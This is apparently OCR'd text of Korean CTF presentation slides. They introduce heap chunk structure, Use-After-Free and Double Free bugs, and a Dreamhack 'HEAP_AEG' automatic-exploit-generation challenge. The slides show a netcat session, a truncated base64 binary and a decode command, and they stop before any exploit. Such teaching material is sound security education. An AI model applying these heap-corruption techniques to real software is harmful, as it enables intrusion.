
(청크가 해제됐을 경우)

FD: 다음 청크를 가리키는 포인터

BK: 이전 청크를 가리키는 포인터

개념 소개: Heap

HEAP 구조



Chunk1
(0x401000)

Chunk2
(0x401050)

Chunk3
(0x4010B0)

개념 소개: 해킹기법

개념 소개: 해킹기법

UAF(Use After Free)

이미 해제된 메모리를 다시 사용할 수 있는 공격기법이다.

개념 소개: 해킹기법

UAF(Use After Free)

이미 해제된 메모리를 다시 사용할 수 있는 공격기법이다.

malloc()

free()

malloc()

UAF!!

개념 소개: 해킹기법

DFB(Double Free Bug)


같은 청크를 두 번 해제할 수 있는 버그이다.

개념 소개: 해킹기법

DFB(Double Free Bug)

AAW, AAR 가능

같은 청크를 두 번 해제할 수 있는 버그이다.




02


문제 소개

문제 소개: 문제 환경

문제 소개: 문제 환경


HEAP_AEG.zip
다운로드 › HEAP_AEG.zip
HEAP_AEG.zip 검색
새로 만들기
정렬
보기
압축 풀기
세부 정보
홈
갤러리
필립 - 개인
바탕 화면
다운로드
문서
사진
음악
동영상
e4acbb66-a3
5a20cc27-b(
258c16ec-ec
__environ
a6e21367-a(
이름
유형
압축된 크기
암호 사용
크기
비율
수정한 날짜
README.txt
텍스트 문서
1KB
아니요
1KB
0%
2020-10-29 오전 9:25
1개 항목

문제 소개: 문제 환경


HEAP_AEG.zip
다운로드 › HEAP_AEG.zip
HEAP_AEG.zip 검색
새로 만들기
정렬
보기
홈
갤러리
필립 - 개인
바탕 화면
다운로드
문서
사진
음악
동영상
e4acbb66-a3
5a20cc27-b(
258c16ec-ec
_environ
a6e21367-a(
이름
유형
압축된 크기
README.txt
텍스트 문서
1개 항목
README.txt
파일
편집
보기
화이팅!

문제 소개: 문제 환경

Description

취약한 바이너리를 자동으로 생성하는 프로그램이 실행되고 있습니다.
당신만의 Automatic Exploit Generation 스크립트를 제작해 플래그를 획득하세요!

20 스테이지로 이루어져 있습니다.
문제 당 timeout은 10초 입니다.
다음 스테이지로 넘어가기 위해서는, /tmp/subflag_*.txt에 존재하는 스테이지 별 flag를 인증하시면 됩니다.
마지막 스테이지를 성공하면, 문제의 원본 플래그가 출력됩니다.
원본 플래그는 DH{...}, 스테이지 별 플래그는 SUBFLAG{...}의 포맷을 갖추고 있습니다.

문제 소개: 문제 환경

VM 부팅에 다소 시간이 걸릴 수 있습니다. 서버 종료하기

Host: host8.dreamhack.games

Port: 9620/tcp → 9988/tcp

시스템해킹 문제: nc host8.dreamhack.games 9620

웹해킹 문제: http://host8.dreamhack.games:9620/

문제 소개: 문제 환경

WSL

```
ph1l1lp@DESKTOP-3LHD5QI:~$ nc host8.dreamhack.games 9620
```

문제 소개: 문제 환경

WSL

```
ph1l1p@DESKTOP-3LHD5QI:~$ nc host8.dreamhack.games 9620

  Ubuntu 20.0 Later    => GNU C Library 2.29 Later
- H o w 2 H a e g -

Are u ready (y/n) ?
```

문제 소개: 문제 환경

WSL

```
ph1l1p@DESKTOP-3LHD5QI:~$ nc host8.dreamhack.games 9620

  Ubuntu 20.0 Later
- H o w 2 H a e g -

Are u ready (y/n) ? y

----------------STAGE 1----------------
----------BINARY(base64encoded)----------  =〉 binary (디코딩 필요)
f0VMRgIBAQAAAAAAAAAAAIAPgABAAAAcBFAAAAAAAABAAAAAAAAAAOBbAAAAAAAAAAAAAAEAAOAAN
AEAAHwAeAAYAAAAEAAAAQAAAAAAAAABAAEAAAAAAAEAA
.............................
AAAfAQAAAAAAAAAAAAAAAAAAQAAAAAAAAAAAAAAAAAAA==
---------------BINARY FIN---------------
[*] welcome to HAEG!
[+] select chunk to modify(idx) :
```

문제 소개: 문제 환경

WSL


```
ph1l1p@DESKTOP-3LHD5QI:~$ echo "f0VMRgIBAQAAAAA....." | base64 -d > heap_aeg
```

문제 소개: 문제 환경

WSL

```
ph1l1p@DESKTOP-3LHD5QI:~$ echo "f0VMRgIBAQAAAAA....." | base64 -d > heap_aeg
```

실행 가능한 바이너리 추출 성공




